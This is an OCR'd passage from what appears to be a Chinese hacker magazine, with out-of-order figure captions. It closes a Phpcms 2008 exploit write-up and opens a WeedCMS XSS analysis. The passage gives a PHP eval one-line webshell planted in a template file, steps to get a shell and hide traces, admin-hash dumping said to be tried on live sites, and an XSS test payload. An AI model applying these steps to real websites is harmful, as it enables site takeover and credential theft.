


图10 编辑文件




图8 扫描木马




图11 得到shell




图9 扫到木马

<?php eval($_POST[a]);?>写进去，然后用php一句话木马客户端连接**http://xxx.org/templates/default/phpcms/name.inc.php**，成功得到shell，如图11。另外传个shell上去，恢复被修改的templates/default/phpcms/name.inc.php文件的内容，删除新建的模板文件，shell到手。

在网上测试的时候发现，不管是Phpcms 2008 sp3还是Phpcms 2008 sp4都能利用这个漏洞爆出管理员的用户名和密码，但能破解出密码的却不是很多，看来很多网站管理员的安全意识都提高了，不用简单密码了，呵呵。利用phpcms的这个0day，只要能破解出管理员密码进入后台一般都能拿到shell，至于能不能破解出密码，就看运气了。

编辑点评： Phpcms的这个0day只能破出加密后的密码，能否破解密码就看运气，破解了密码就一路绿灯，破不出密码，就前功尽弃了。

WeedCMS v4.0 跨站和注入分析

文 Dark[swust]

从本文可以学到：

1、Weedcms漏洞探索

2、漏洞的分析利用

前几个月我向黑手投了几篇关于asp整站系统的漏洞分析，投完后总感觉少了什么东西。后来一想，现在php才是网站发展主流，如果还是只分析asp漏洞是不利于学习的。所以，这次本小菜就找了weedcms这个php整站系统来分析。

一、WeedCMS简介

Weedcms采用了php+mysql框架，使用了成熟稳定的Smarty引擎，很轻松就能做出模板界面来，如图1所示。可以看出界面还是很简洁美观的。那么它的安全性如何，我们就来分析一下。

二、member.php跨站漏洞分析和利用

我分析代码有个习惯，先是看一下整体界面，然后再进行分析。首先，我看见一个用户注册的地方，要知道注册的地方是很有可能出现跨站漏洞的，那我们就试一试。由于账号是需要输入邮箱地址，因此不好输入跨站代码，后来决定在昵称处输入跨站代码**<script>alert(/a/)</script>**，如图2所示。

哈哈，页面转到首页去了，并且弹出了框，如图所示3。




图1 首页

